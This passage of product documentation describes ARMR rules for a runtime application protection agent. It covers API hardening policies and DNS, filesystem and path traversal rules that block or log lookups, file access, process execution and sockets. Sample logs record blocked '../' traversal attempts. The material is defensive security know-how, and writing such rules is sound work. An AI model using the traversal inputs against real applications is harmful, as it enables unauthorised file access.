That is, this rule will protect against DNS address resolutions for all API endpoints where the host name was provided by text that originates from an HTTP/HTTPS request.

Version: 2.11

Interaction Between Valid ARMR Rule Directives

The API Protect directives `api()` and `input()`, introduced in ARMR 2.9, provide an additional protection mechanism for API requests on top of the existing protection that the supported rule otherwise provides. For example, for the Filesystem rule, the `api()` and `input()` directives can be specified in addition to the primary `read()` and `write()` selectors for this rule. It is therefore possible to specify multiple ARMR rules which are almost identical except for the presence of the API Protect directives.

ARMR Rules without API Protect directives

These ARMR rules are, by default, also applicable for API requests.

ARMR Rules with input() API Protect directive

Case 1

When:

- only a single DNS, Filesystem, Process or Socket rule exists,
- and they either: do or do not have the `input()` directive.

Then:

- rule applicability is straightforward and the ARMR rule primary selector for the rule is considered by the Agent as before,
- and the `input()` directive is applied, if specified.

Case 2

Although not always the case, it is likely that this scenario will be the result of using a wildcard in the ARMR rule primary selector.

When:

- two or more rules match the combination of both primary selector **and** `input()` directive

Then, the effective rule is chosen as follows:

- For Process, Filesystem and DNS:
  - The rule with the higher priority action is taken (in order from highest to lowest this is: PROTECT, DETECT),
  - If rules have the same action, then the rule with the highest logging severity is applied,
  - A rule that specifies the ALLOW action will be chosen over a rule that specifies the `input()` directive,
  - Otherwise, with the same action and logging severity, the first rule defined in the Policy is used.
- For Socket:
  - The rule with the higher priority action is taken (in order from highest to lowest this is: ALLOW, PROTECT, DETECT),
  - Otherwise, if actions are the same, the first rule defined in the Policy is used.

ARMR Rules with api() API Protect directive

When the `api()` directive is specified, the rule selection is performed as follows:

1. An operation is matched against ***primary selectors*** of all rules in the given Policy.
2. Preference is given to the rule with the ***most specific*** selector (i.e. non-wildcard or longer matching sequence).
   i. **Note** there is no attempt made to select the most specific value provided in the `api()` directive. The value provided in the `api()` directive is simply the additional condition for when the rule is applicable.
3. Once the rule is selected: if the current API request path matches the `api()` directive then the rule is applied, otherwise the rule is not applied and the operation behaves as it otherwise would.

Version: 2.11

Recommended API Protect Policy

The below are policies are recommended for Java and .Net Agents respectively. These are recommended production system policies, and it is advised that these are first verified on a suitable test system. When verifying these policies on a test system the `protect()` actions may be replaced with `detect()` actions to enable passive assessment of how the application behaves with the policy in place.

Java Agent Recommended API Protect Policy

```
app("strict API hardening policy for Java"):
    requires(version: ARMR/2.9)

    dns("API block any DNS address resolution"):
        lookup(any)
        api(any)
        input(http, database, deserialization)
        protect(message: "", severity: High)
    enddns

    filesystem("API block any file read operations"):
        read("*")
        api(any)
        protect(message: "", severity: High)
    endfilesystem

    filesystem("API block any file write operations"):
        write("*")
        api(any)
        protect(message: "", severity: High)
    endfilesystem

    process("API block any process forking operations"):
        execute("*")
        api(any)
        protect(message: "", severity: High)
    endprocess

    socket("API block any incoming traffic using new connections"):
        accept("0.0.0.0:0")
        api(any)
        protect(message: "", severity: High)
    endsocket

    socket("API block any outgoing traffic using new connections"):
        connect("0.0.0.0:0")
```

```
        api(any)
        protect(message: "", severity: High)
    endsocket
endapp
```

.NET Agent Recommended API Protect Policy

```
app("W4NC Agent Api Hardening"):
requires(version: ARMR/2.9)

    dns("API DNS"):
        lookup(any)
        api(any)
        protect(message: "", severity: High)
    enddns

    filesystem("API File Read"):
        read("*")
        api(any)
        input(http,database)
        protect(message: "", severity: High)
    endfilesystem

    filesystem("API File Write"):
        write("*")
        api(any)
        input(http,database)
        protect(message: "", severity: High)
    endfilesystem

    process("API Process Forking"):
        execute("*")
        api(any)
        protect(message: "", severity: High)
    endprocess

    socket("API Socket Connect"):
        connect("0.0.0.0:0")
        api(any)
        protect(message: "", severity: High)
    endsocket

    socket("API Socket Server Bind"):
        bind(server: "0.0.0.0:0")
        api(any)
        protect(message: "", severity: High)
    endsocket
endapp
```

Version: 2.11

ARMR Rules and Compatibility Matrix

This section contains a detailed description of each ARMR rule type and how to configure it.

Below is a table outlining the compatibility of each ARMR version with the minimum supported Java Agent, .NET Agent and Portal versions.

ARMR	JAVA Agent	.NET Classic Agent	.NET Core Agent	Portal	Portal Dedicated
2.11	25.2.0+	Not supported	Not supported	Not supported	Not supported
2.10	25.0.0+	Not supported	Not supported	Supported	6.9
2.9	24.0.0+	Not supported	3.1.0+	Supported	6.9
2.8	23.1.0+	Not supported	3.1.0+	Supported	6.9
2.7	23.0.0+	Not supported	3.1.0+	Supported	6.4
2.6	22.4.0+	Not supported	3.1.0+	Supported	6.4
2.5	22.3.0+, 22.0.3	Not supported	3.0.0+	Supported	6.4
2.4	22.1.0+	Not supported	3.0.0+	Supported	6.4
2.3	21.0.0+	Not supported	3.0.0+	Supported	6.4
2.2	19.0.0+	4.2.0+	3.0.0+	Supported	6.4

Version: 2.11

ARMR DNS Rule

Support for API Protect was added to this rule in ARMR 2.9. Please see the **API Protect Directives** page in the ARMR documentation for information on how to configure this rule for API endpoint protection.

Overview

The DNS security rule provides the ability to log and restrict DNS lookups performed by any application running on the Java Virtual Machine. By restricting DNS lookups to known and trusted domains, abuse of the DNS service can be prevented.

The DNS rule begins with a `dns` keyword and ends with an `enddns` keyword, it must contain the rule name as a parameter and this is an arbitrary string, hence it needs to be surrounded with double-quotes.

The rule cannot contain duplicate statements, however multiple `dns` rules are allowed in the same ARMR application, and the order of statements inside the `dns` rule does not matter.

Given (Condition)

lookup

The `lookup` takes a single parameter (string literal) where valid values are a quoted-hostname, a quoted-IPv4 address, or the constant `any` indicating any hostname or IPv4 address.

```
lookup("example.org")
lookup("127.0.0.1")
lookup(any)
```

IPv6 addresses are not currently supported.

Then (Action)

An Action accepts a `message` as its parameter.

An action may, optionally, specify a severity. The value of `severity` may be an integer in the range of 0-10(0 is the lowest level and 10 is the highest level) or one of `Low`, `Medium`, `High` or `Very-High`(case insensitive). The default severity is unknown.

protect	The DNS lookup is not allowed to proceed. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal, the DNS lookup is allowed to proceed. If configured, a log message is generated detailing that the agent has detected an attempt to carry out a DNS lookup. A log message **must** be specified with this action.
allow	Can be used to allow specific IP addresses/hostnames to be looked up without being blocked by other DNS rule(s).

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

DNS rule with quoted-hostname.

```
app("DNS lookup mod"):
  requires(version: ARMR/2.7)
  dns("Blocking address resolution for example.org"):
    lookup("example.org")
    protect(message: "dns lookup occurred for example.org", severity: 8)
  enddns
endapp
```

DNS rule with quoted-IPv4 address.

```
app("DNS lookup mod"):
  requires(version: ARMR/2.7)
  dns("Detecting address resolution for localhost"):
    lookup("127.0.0.1")
    detect(message: "dns lookup event", severity: 6)
  enddns
endapp
```

DNS rule with the constant `any`.

```
app("DNS lookup mod"):
  requires(version: ARMR/2.7)
  dns("Detecting address resolution for any host/ip"):
    lookup(any)
    detect(message: "dns lookup event", severity: 4)
  enddns
endapp
```

Logging

A log entry similar to the following is generated when the below `dns` rules identify a DNS lookup:

```
<10>1 2021-03-22T12:58:06.136Z userX_system java 17522 - -
CEF:0|ARMR:ARMR|ARMR|2.7|DNS Test App detect|Execute Rule|High|rt=Mar 22 2021
12:58:06.135 +0000 dvchost=jenkins-qa-secondary-centos.aws.example.org procid=17522
appVersion=1 ruleType=dns securityFeature=dns act=detect msg=Walter hostname=exam-
ple.org
```

Further Examples

DNS rule with the stacktrace also logged.

```
app("DNS lookup mod"):
  requires(version: ARMR/2.7)
  dns("Detecting address resolution for localhost"):
    lookup(any)
    protect(message: "dns lookup event", severity: 9, stacktrace: "full")
  enddns
endapp
```

Logging

```
<10>1 2021-04-01T12:31:39.637+01:00 userX_system java 174476 - -
CEF:0|ARMR:ARMR|ARMR|2.7|DNS Test App protect|Execute Rule|High|rt=Apr 01 2021
12:31:39.636 +0100 dvchost=ckang-XPS-15-9570 procid=174476 appVersion=1 rule-
Type=dns securityFeature=dns act=protect msg=dns lookup event
stacktrace=walter.apps.DNSLookupApp.main(Container-1)(DNSLookupApp.ja-
va:94)\nsun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\nsun.re-
flect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\njava.lang.Thread.run(Con-
```

```
tainer-1)(Thread.java:876)\njava.lang.Thread.begin(Container-1)(Thread.ja-
va:897)\njava.lang.Thread.invokeRun(Container-1)(Thread.java:883)\nja-
va.lang.Thread$ThreadHandler.invokeRun(Container-1)(Thread.java:55) hostname=al-
to.aws.example.org
```

Logging On/Off Example

In the following example, logging is switched ON in the `protect` rule by the inclusion of the protect action `message` attribute. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension. The `allow` rule allows DNS lookups of the specified hostname in the `lookup` parameter. Logging is switched OFF in the `allow` rule by the omission of the action `message` attribute.

```
app("DNS lookup mod"):
  requires(version: ARMR/2.7)

  dns("Blocking address resolution for any host/ip. Logging ON"):
    lookup(any)
    protect(message: "", severity: 7)
  enddns

  dns("Allowing address resolution for example.org. Logging OFF"):
    lookup("example.org")
    allow(severity: 4)
  enddns
endapp
```

Version: 2.11

File I/O Security Feature

Support for API Protect was added to this rule in ARMR 2.9. Please see the **API Protect Directives** page in the ARMR documentation for information on how to configure this rule for API endpoint protection.

Overview

File operations, such as opening for reading or writing, modifying file attributes (such as last modified dates, etc.), can be controlled using the ARMR `filesystem` rule.

Some high-level examples of rules are:

- Log a warning upon writing to any file
- Allow / deny creation of new files in certain directories
- Disallow writing to, or modification of, JAR files
- Protect arbitrary files or directories from modification (for example, based on file extension, such as .rules and .xml files)

When (Event)

To control read and write access to files using the ARMR `filesystem` rule, the user can specify either the `read` or `write` declaration, respectively.

> **WARNING**
>
> The user must specify either the `read` or the `write` declaration.

A parameter must be supplied to the `read` or `write` declaration to determine the files and / or directories that the ARMR `filesystem` rule will control access to.

> **INFO**
>
> Both Unix and Windows filesystem paths are supported

This parameter takes the form of a list of one or more quoted-strings indicating specifically targeted files/directories.

Each string represented in the parameter can be:

- a single file or directory name - the agent will control access to any file or directory on the filesystem that matches the given name
- an absolute path to a specific file or directory

The wildcard character (*) is supported anywhere in the file name or path:

- only one wildcard character can be used with each path
- if used at the end of a file path, the wildcard will represent all files and sub-directories recursively
- this is equivalent to the file path simply ending with a file separator
- if used in the middle of a file path, the wildcard will represent a single level of directories only
- the wildcard can be used to specify all files with a specific prefix
- the wildcard character specified on its own represents all files and directories on the filesystem

Then (Action)

There are three supported actions for the ARMR `filesystem` rule: `protect`, `detect` and `allow`.

protect	All attempts to read from or write to a protected file are blocked. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. A log message is generated with details of all attempts to read from or write to a protected file. A log message **must** be specified with this action.
allow	Can be used to allow access to specific files or directories under a parent directory that is covered by an ARMR `filesystem` rule in `protect` mode.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Examples

All examples of the ARMR `filesystem` rule are given for both Unix and Windows style filesystem paths, where appropriate.

In the following example, we define an ARMR `filesystem` rule that protects all files in a specific directory from being read.

Unix

```
app("File read protect mod"):
  requires(version: ARMR/2.7)
  filesystem("Protect read access in specific directory"):
    read("/tmp/*")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Windows

```
app("File read protect mod"):
  requires(version: ARMR/2.7)
  filesystem("Protect read access in specific directory"):
    read("C:\\Windows\\*")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Specifying `read("/tmp/")` and `read("C:\\Windows\\")` would be functionally equivalent `read` declarations in the above two mods, respectively.

Logging

```
<10>1 2021-03-29T11:59:25.147+01:00 userX_system java 15891 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect read access in specific directory|Execute
Rule|High|rt=Mar 29 2021 11:59:25.146 +0100 dvchost=userX_system procid=15891 ap-
pVersion=1 ruleType=filesystem securityFeature=filesystem read act=protect
msg=Unauthorized file read blocked path=/tmp/somefile.txt
```

```
<10>1 2021-03-29T11:57:23.337+01:00 userX_system java 14223 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect read access in specific directory|Execute
Rule|High|rt=Mar 29 2021 11:57:23.337 +0100 dvchost=userX_system procid=14223 ap-
pVersion=1 ruleType=filesystem securityFeature=filesystem read act=protect
msg=Unauthorized file read blocked path=C:\\Windows\\somefile.txt
```

Further Examples

As above, with the stacktrace also logged

Unix

```
app("File read protect mod - with stacktrace"):
  requires(version: ARMR/2.7)
  filesystem("Protect read access in specific directory"):
    read("/tmp/*")
    protect(message: "Unauthorized file read blocked", severity: 8, stacktrace:
"full")
  endfilesystem
endapp
```

Windows

```
app("File read protect mod - with stacktrace"):
  requires(version: ARMR/2.7)
  filesystem("Protect read access in specific directory"):
    read("C:\\Windows\\*")
    protect(message: "Unauthorized file read blocked", severity: 8, stacktrace:
"full")
  endfilesystem
endapp
```

Logging

```
<10>1 2021-03-29T12:05:25.019+01:00 userX_system java 15891 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect read access in specific directory|Execute
Rule|High|rt=Mar 29 2021 12:05:25.019 +0100 dvchost=userX_system procid=15891 ap-
pVersion=1 ruleType=filesystem securityFeature=filesystem read act=protect
msg=Unauthorized file read blocked stacktrace=java.util.Scanner.<init>(Scanner.ja-
va:611)\noceanic.spiracle.file.FileServlet.readFile(FileServlet.java:109)\nocean-
ic.spiracle.file.FileServlet.read(FileServlet.java:90)\noceanic.spiracle.file.File-
Servlet.executeRequest(FileServlet.java:71)\noceanic.spiracle.file.FileServlet.do-
Post(FileServlet.java:60)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.reflect.Delegating-
MethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.GeneratedMethodAccessor46.invoke(Unknown Source)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
```

```
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=/tmp/somefile.txt
```

```
<10>1 2021-03-29T12:55:25.034+01:00 userX_system java 14222 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect read access in specific directory|Execute
Rule|High|rt=Mar 29 2021 12:55:25.034 +0100 dvchost=userX_system procid=14222 ap-
pVersion=1 ruleType=filesystem securityFeature=filesystem read act=protect
msg=Unauthorized file read blocked stacktrace=java.util.Scanner.<init>(Scanner.ja-
va:611)\noceanic.spiracle.file.FileServlet.readFile(FileServlet.java:109)\nocean-
ic.spiracle.file.FileServlet.read(FileServlet.java:90)\noceanic.spiracle.file.File-
Servlet.executeRequest(FileServlet.java:71)\noceanic.spiracle.file.FileServlet.do-
Post(FileServlet.java:60)\njavax.servlet.http.HttpServlet.service(HttpServlet.ja-
va:650)\njavax.servlet.http.HttpServlet.service(HttpServlet.java:731)\nsun.re-
flect.GeneratedMethodAccessor32.invoke(Unknown Source)\nsun.reflect.Delegating-
MethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.ApplicationFilter-
Chain.internalDoFilter(ApplicationFilterChain.java:303)\norg.apache.catali-
na.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.ja-
va:208)\norg.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.ja-
va:52)\nsun.reflect.GeneratedMethodAccessor46.invoke(Unknown Source)\nsun.re-
flect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.ja-
va:43)\njava.lang.reflect.Method.invoke(Method.java:498)\norg.apache.catali-
na.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFil-
terChain.java:208)\norg.apache.catalina.core.StandardWrapperValve.invoke(Standard-
WrapperValve.java:218)\norg.apache.catalina.core.StandardContextValve.invoke(Stan-
dardContextValve.java:122)\norg.apache.catalina.authenticator.AuthenticatorBase.in-
voke(AuthenticatorBase.java:505)\norg.apache.catalina.core.StandardHostValve.in-
voke(StandardHostValve.java:169)\norg.apache.catalina.valves.ErrorReportValve.in-
voke(ErrorReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.in-
voke(AccessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
oteAdapter.service(CoyoteAdapter.java:442)\norg.apache.coyote.http11.Abstrac-
tHttp11Processor.process(AbstractHttp11Processor.java:1082)\norg.apache.coyote.Ab-
stractProtocol$AbstractConnectionHandler.process(AbstractProtocol.ja-
va:623)\norg.apache.tomcat.util.net.JIoEndpoint$SocketProcessor.run(JIoEndpoint.ja-
va:316)\njava.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.ja-
va:1149)\njava.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.ja-
va:624)\norg.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(Task-
Thread.java:61)\njava.lang.Thread.run(Thread.java:748) path=C:\\Windows\\some-
file.txt
```

Prevent reading any file

```
app("File read protect mod - wildcard all"):
  requires(version: ARMR/2.7)
  filesystem("Protect all read access"):
    read("*")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Prevent writing to any file

```
app("File write protect mod - wildcard all"):
  requires(version: ARMR/2.7)
  filesystem("Protect all write access"):
    write("*")
    protect(message: "Unauthorized file write blocked", severity: 8)
  endfilesystem
endapp
```

Prevent reading specific files

Unix

```
app("File read protect mod - specific files"):
  requires(version: ARMR/2.7)
  filesystem("Protect read access to specific files"):
    read("/tmp/somefile.txt", "/tmp/somefile2.txt")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Windows

```
app("File read protect mod - specific files"):
  requires(version: ARMR/2.7)
  filesystem("Protect read access to specific files"):
    read("C:\\Windows\\somefile.txt", "C:\\Windows\\somefile2.txt")
    protect(message: "Unauthorized file read blocked", severity: 8)
  endfilesystem
endapp
```

Detect attempts to write to a particular directory

Unix

```
app("File write detect mod - particular directory"):
  requires(version: ARMR/2.7)
  filesystem("Detect write operations"):
    write("/tmp/")
    detect(message: "Unauthorized file write detected", severity: 5)
  endfilesystem
endapp
```

Windows

```
app("File write detect mod - particular directory"):
  requires(version: ARMR/2.7)
  filesystem("Detect write operations"):
    write("C:\\Windows\\")
    detect(message: "Unauthorized file write detected", severity: 5)
  endfilesystem
endapp
```

Detect reading of any file with a specific name

```
app("File read detect mod - specific filename"):
  requires(version: ARMR/2.7)
  filesystem("Detect read of a file with a specific name"):
    read("somefile.txt")
    detect(message: "Unauthorized file read detected", severity: 5)
  endfilesystem
endapp
```

Prevent writing to any file where the filename ends with a specific string

```
app("File write protect mod - file extension"):
  requires(version: ARMR/2.7)
  filesystem("Protect write access to .txt files"):
    write("*.txt")
    protect(message: "Unauthorized file write blocked", severity: 8)
  endfilesystem
endapp
```

Prevent reading any file of a given name in any immediate sub-directories of a particular directory

Unix

```
app("File read protect mod"):
  requires(version: ARMR/2.7)
  filesystem("Protect read access"):
    read("/tmp/*/somefile.txt")
    protect(message: "Unauthorized file read blocked", severity: Medium)
  endfilesystem
endapp
```

Windows

```
app("File read protect mod"):
  requires(version: ARMR/2.7)
  filesystem("Protect read access"):
    read("C:\\Windows\\*\\somefile.txt")
    protect(message: "Unauthorized file read blocked", severity: Medium)
  endfilesystem
endapp
```

Prevent reading of all files in a directory, but allow reading of a specific file in this directory

Unix

```
app("File read controls"):
  requires(version: ARMR/2.7)

  filesystem("Protect read access to files in /tmp"):
    read("/tmp/")
    protect(message: "Unauthorized file read blocked", severity: High)
  endfilesystem

  filesystem("Allow read access to /tmp/somefile.txt"):
    read("/tmp/somefile.txt")
    allow(message: "Read access to /tmp/somefile.txt allowed", severity: Medium)
  endfilesystem

endapp
```

Windows

```
app("File read controls"):
  requires(version: ARMR/2.7)

  filesystem("Protect read access to files in C:\\Windows"):
    read("C:\\Windows\\")
    protect(message: "Unauthorized file read blocked", severity: High)
  endfilesystem

  filesystem("Allow read access to C:\\Windows\somefile.txt"):
    read("C:\\Windows\\somefile.txt")
    allow(message: "Read access to C:\\Windows\somefile.txt allowed", severity:
```

```
Medium)
  endfilesystem

endapp
```

Logging On/Off Example

In the following example, logging is switched ON in the `protect` rule by the inclusion of the protect action `message` attribute. As the `message` attribute is defined as an empty string (`""`), a default message will be included in the security event `msg` extension. The `allow` rule allows read access of the specified file. Logging is switched OFF in the `allow` rule by the omission of the action `message` attribute.

```
app("File read controls"):
  requires(version: ARMR/2.7)

  filesystem("Protect read access to files in /tmp . Logging ON"):
    read("/tmp/")
    protect(message: "", severity: High)
  endfilesystem

  filesystem("Allow read access to /tmp/somefile.txt . Logging OFF"):
    read("/tmp/somefile.txt")
    allow(severity: Medium)
  endfilesystem

endapp
```

Version: 2.11

Path Traversal Security Feature

Overview

An application is vulnerable to **Path Traversal** (also known as Directory Traversal) attacks when unvalidated or unsanitized user input is used to construct a path that is intended to identify a file or directory located underneath a restricted parent directory. For such an application, the user can construct a path name that traverses the file system to a location outside the scope of the restricted parent directory.

There are two types of Path Traversal attacks:

- Relative Path Traversal
- Absolute Path Traversal

> **INFO**
>
> Path Traversal vulnerabilities are covered by CWE-22. Specifically, Relative Path Traversal is covered by CWE-23 and Absolute Path Traversal is covered by CWE-36.

The Path Traversal rule can be used to protect against both relative and absolute path traversal attacks. That is:

- Protect against file operations where a user-constructed path allows the user to traverse back to the parent path.
- Protect against file operations where a user-constructed path allows the user to specify an absolute path to a file or a directory.

Given (Condition)

The Path Traversal security feature is enabled using the ARMR `filesytem` rule. With this rule the user can specify a single condition - `input`.

input

This allows the user to specify the source of the untrusted data. The following three sources are supported:

- `http` data introduced via HTTP/HTTPS requests
- `database` data introduced via JDBC connections
- `deserialization` data introduced via Java or XML deserializationThe rule will trigger if the source of the untrusted data matches that specified in the rule.

If no value is specified then a default value of `http` is used.

An exception will be thrown if an unsupported value is provided.

> **WARNING**
>
> This rule provides protection **only** when user input is received via an API that is enabled in the `input` declaration of the rule.

When (Event)

traversal

This is a mandatory condition that allows the user to specify the type of path traversal protection to enable. The following protection types are supported:

- `relative`
- `absolute`

Each rule may contain a single protection type.

If no value is specified then by default protection will be enabled for **both** `relative` and `absolute` path traversal attacks.

Then (Action)

protect	Path traversal attacks are blocked by the agent. If configured, a log message is generated with details of the event.
detect	Monitoring mode: the application behaves as normal. Path Traversal attacks are allowed by the agent. If configured, a log message is generated with details of the event. A log message **must** be specified with this action.

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

Example

The following `filesystem` rule is used to protect an application from both relative and absolute path traversal attacks.

The `input` declaration is satisfied when the untrusted data originates from an HTTP/HTTPS request. Since no value is specified inside the `traversal` declaration, the rule will trigger when the resulting path either allows the user to traverse back to the parent path, or to specify an absolute path to a file or a directory.

An action of `protect` is defined to ensure that the agent blocks such requests. A log message and severity are both specified which will be included in any generated log entries if an attack is detected.

```
app("Path Traversal mod"):
  requires(version: ARMR/2.7)
  filesystem("Protect against relative and absolute path traversal attacks"):
    input(http)
    traversal()
    protect(message: "Path Traversal attack blocked", severity: 8)
  endfilesystem
endapp
```

Logging

When the above `filesystem` rule is triggered a log entry similar to the following is generated:

- relative

```
<10>1 2021-03-30T17:31:15.236+01:00 userX_system java 32008 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect against relative and absolute path traver-
sal attacks|Execute Rule|High|rt=Mar 30 2021 17:31:15.234 +0100 dv-
chost=userX_system procid=32008 appVersion=1 ruleType=filesystem securi-
tyFeature=filesystem path traversal act=protect msg=Path Traversal attack
blocked path=/tmp/tomcat/webapps/spiracle/pathTraversal/testFilesParent/
testFilesChild/../TestFile httpSessionId=3153E581A645E2A54D3C12D3928473BC
taintSource=HTTP_SERVLET httpRequestUri=/spiracle/FileServlet01 httpRe-
questMethod=GET internalHttpRequestUri=/spiracle/FileServlet01 httpCook-
ies=JSESSIONID\=3153E581A645E2A54D3C12D3928473BC remoteIpAd-
dress=0:0:0:0:0:0:0:1
```

- absolute

```
<10>1 2021-03-30T17:32:30.903+01:00 userX_system java 32008 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect against relative and absolute path traver-
sal attacks|Execute Rule|High|rt=Mar 30 2021 17:32:30.903 +0100 dv-
chost=userX_system procid=32008 appVersion=1 ruleType=filesystem securi-
tyFeature=filesystem path traversal act=protect msg=Path Traversal attack
blocked path=/tmp/somefile.txt httpSession-
Id=3153E581A645E2A54D3C12D3928473BC taintSource=HTTP_SERVLET httpReques-
tUri=/spiracle/FileServlet03 httpRequestMethod=GET internalHttpReques-
tUri=/spiracle/FileServlet03 httpCookies=JSESSION-
ID\=3153E581A645E2A54D3C12D3928473BC remoteIpAddress=0:0:0:0:0:0:0:1
```

Further Examples

The following mod is the same as the previous example, with the stacktrace also logged:

```
app("Path Traversal mod - with stacktrace"):
  requires(version: ARMR/2.7)
  filesystem("Protect against relative and absolute path traversal attacks"):
    input(http)
    traversal()
    protect(message: "Path Traversal attack blocked", severity: 8, stacktrace:
"full")
  endfilesystem
endapp
```

Logging

When the above `filesystem` rule is triggered a log entry similar to the following is generated:

- relative

```
<10>1 2021-04-01T11:37:24.203+01:00 userX_system java 25024 - -
CEF:0|ARMR:ARMR|ARMR|2.7|Protect against relative and absolute path traver-
sal attacks|Execute Rule|High|rt=Apr 01 2021 11:37:24.201 +0100 dv-
chost=userX_system procid=25024 appVersion=1 ruleType=filesystem securi-
tyFeature=filesystem path traversal act=protect msg=Path Traversal attack
blocked stacktrace=oceanic.spiracle.path_traversal.FileServlet01.do-
Post(FileServlet01.java:71)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:650)\njavax.servlet.http.HttpServlet.ser-
vice(HttpServlet.java:731)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Application-
FilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:303)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.tomcat.websocket.server.WsFil-
ter.doFilter(WsFilter.java:52)\nsun.reflect.NativeMethodAccessorImpl.in-
voke0(Native Method)\nsun.reflect.NativeMethodAccessorImpl.invoke(Na-
tiveMethodAccessorImpl.java:62)\nsun.reflect.DelegatingMethodAccessorIm-
pl.invoke(DelegatingMethodAccessorImpl.java:43)\njava.lang.re-
flect.Method.invoke(Method.java:498)\norg.apache.catalina.core.Application-
FilterChain.internalDoFilter(ApplicationFilterChain.ja-
va:241)\norg.apache.catalina.core.ApplicationFilterChain.doFilter(Applica-
tionFilterChain.java:208)\norg.apache.catalina.core.StandardWrapper-
Valve.invoke(StandardWrapperValve.java:218)\norg.apache.catalina.core.Stan-
dardContextValve.invoke(StandardContextValve.java:122)\norg.apache.catali-
na.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.ja-
va:505)\norg.apache.catalina.core.StandardHostValve.invoke(StandardHost-
Valve.java:169)\norg.apache.catalina.valves.ErrorReportValve.invoke(Error-
ReportValve.java:103)\norg.apache.catalina.valves.AccessLogValve.invoke(Ac-
cessLogValve.java:956)\norg.apache.catalina.core.StandardEngineValve.in-
voke(StandardEngineValve.java:116)\norg.apache.catalina.connector.Coy-
